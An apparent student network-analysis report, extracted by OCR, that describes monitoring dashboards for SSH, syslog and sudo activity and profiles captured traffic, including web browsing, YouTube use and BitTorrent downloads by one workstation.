
Metricbeat: Host Overview

- CPU Loads
- CPU Usage
- Memory Usage
- Disk Use
- Inbound & Outbound Traffic




Filebeat: SSH login attempts

- Historical SSH attempts
- Historical SSH successful attempts
- Failed attempts by user
- Attempts Log




Filebeat: syslog dashboard

- Syslog events
- Syslog events by hostname



Filebeat: sudo commands dashboard

- Sudo attempts
- Commands used and by which user
- Sudo errors



Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Network report by Paul Barrett

Table of Contents

This document contains the following resources:

Traffic Profile

Traffic Profile

My analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (49.3%) 185.243.115.84 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	TCP – 85337 Packets (81.8%) UDP – 11697 packets (11.2%) TLS – 6943 Packets (6.7%)	Three most common protocols on the network.
# of Unique IP Addresses	808 unique IP addresses	Count of observed IP addresses.
Subnets	172.16.4.0/24 185.243.115.0/24 166.62.111.0/24	Observed subnet ranges.
# of Malware Species		Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

"Normal" Activity

- Web Browsing for work related purposes
- YouTube

Suspicious Activity

- Downloading copyright material such as music and movies via BitTorrent
  - www.publicdomaintorrents.com
  - www.deluge-torrent.org
- Web surfing for personal use
  - iPhone hacks www.iphonehacks.com
  - green.ma

Normal Activity

Normal Behaviour Analysis 1: Web Browsing


Surfing the web is an integral part of modern day business, however it can also be a distraction to staff from their everyday work tasks.


- The traffic occurred via HTTP protocol
- A user with IP 172.16.4.205 is very active HTTP user, accessing various blogs including travel, health sites, and browsing picture files at www.mysocalledchaos.com

Normal Behaviour Analysis 2: YouTube

Despite being a drain on company resources, and more often than not, not company related browsing, YouTube browsing represents normal traffic behaviour.

- Two users use traffic using HTTP and SMB2 protocols
- At least one user, possibly an employee of frank-n-ted.com watches youtube using workplace assets.






Malicious Activity

Theft of Company Time: Torrenting

I identified that media such as movies have been downloaded via BitTorrent sites:

- The user can be identified by as using IP address 10.0.0.201
- The user is using PC BLANCO-DESKTOP
- One movie downloaded was named `Betty_Boop_Rhythm_on_the_Reservation` in `*.avi` (video) format

- Torrents are files that helps uploaders send bigger files in smaller portions. This reduces the burden on the original file owner, and speeds up the process of file sharing, because everyone downloading the torrent is now sharing the file, not just the original file owner.
- Torrent files are not illegal, but because torrents can be used to distribute copyright material such as music and movies,




